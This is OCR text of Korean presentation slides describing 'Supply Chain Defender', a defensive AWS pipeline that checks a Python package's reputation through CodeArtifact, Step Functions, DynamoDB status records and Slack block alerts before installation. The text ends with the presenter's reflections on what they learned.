


Block Pipeline Flow

STEP 01	패키지 평판 조회 후, DynamoDB CHECK 업데이트
STEP 02	평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
STEP 03	슬랙 차단 알림
STEP 04	DynamoDB SECURE 업데이트
STEP 05	파이프라인 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Block Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- STEP 03 — 슬랙 차단 알림
- STEP 04 — DynamoDB SECURE 업데이트
- STEP 05 — 파이프라인 종료

Supply Chain Defender 아키텍처

404 이후 수동으로 pip install을 재요청해야 하는 문제를 확인하였습니다.

보안 담당자 입장에서 구축하고 싶었던 방향



404 이벤트와 패키지 평판 조회 이후, 한 번 더 pip install 요청이 필요

즉, 총 2번의 요청이 발생하며, 평판 조회가 완료된 시점을 알 수 없어 pip install 재요청 시점을 판단하기 어려움

Supply Chain Defender 아키텍처

404 이후 수동으로 pip install을 재요청해야 하는 문제를 확인하였습니다.

보안 담당자 입장에서 구축하고 싶었던 방향

awspip


패키지 평판 조회 이후 pip install 재요청

404 이벤트와 패키지 평판 조회 이후, 한 번 더 pip install 요청이 필요

즉, 총 2번의 요청이 발생하며, 평판 조회가 완료된 시점을 알 수 없어 pip install 재요청 시점을 판단하기 어려움

Supply Chain Defender 아키텍처

평판 조회의 진행 상태와 결과를 확인하기 위해 DynamoDB를 활용하였습니다.



GUI

Dynamo DB

완전관리형 NoSQL 데이터베이스


- 서버 관리, 패치, 스케일링 등을 AWS가 자동으로 처리
- 데이터 구조 설계와 애플리케이션 로직에 집중

고성능 & 확장성

- 밀리초 단위의 응답 시간 보장
- 읽기/쓰기 처리량은 필요에 따라 자동 확장

Supply Chain Defender 아키텍처

awspip 명령어의 작동 방식입니다.



Supply Chain Defender 아키텍처

awspip 명령어의 작동 방식입니다.

Code Artifact

Step Functions

pip ins

Event

-> Step Func

CK

URE


pip ins

```
root@BOOK-K37810H1QB:/# aws dynamodb get-item \
  --table-name awskrug \
  --key '{"id": {"S": "pyyaml@6.0.1"}}'
```

```
{
    "Item": {
        "id": {
            "S": "pyyaml@6.0.1"
        },
        "Status": {
            "S": "SECURE"
        }
    }
}
```

시연 영상

Supply Chain Defender의 시연 영상입니다.



03 Conclusion

- 배우고! 느낀점!

배우고! 느낀점!

발표를 준비하며, 정말 정말 많이 배우고 느꼈습니다!

제대로 알고 대충 아는 건 이해가 아니다, 결국 트러블슈팅은 내가 한다!

속도와 방향 GPT가 속도를 내줄 수 있어도, 방향은 내가 잡아야 한다.

대충 **말고** **제대로**

AWSKRUG

Code Artifact에 패키지 방화벽 API 연결하기

Thank you

Kim Soo Hyun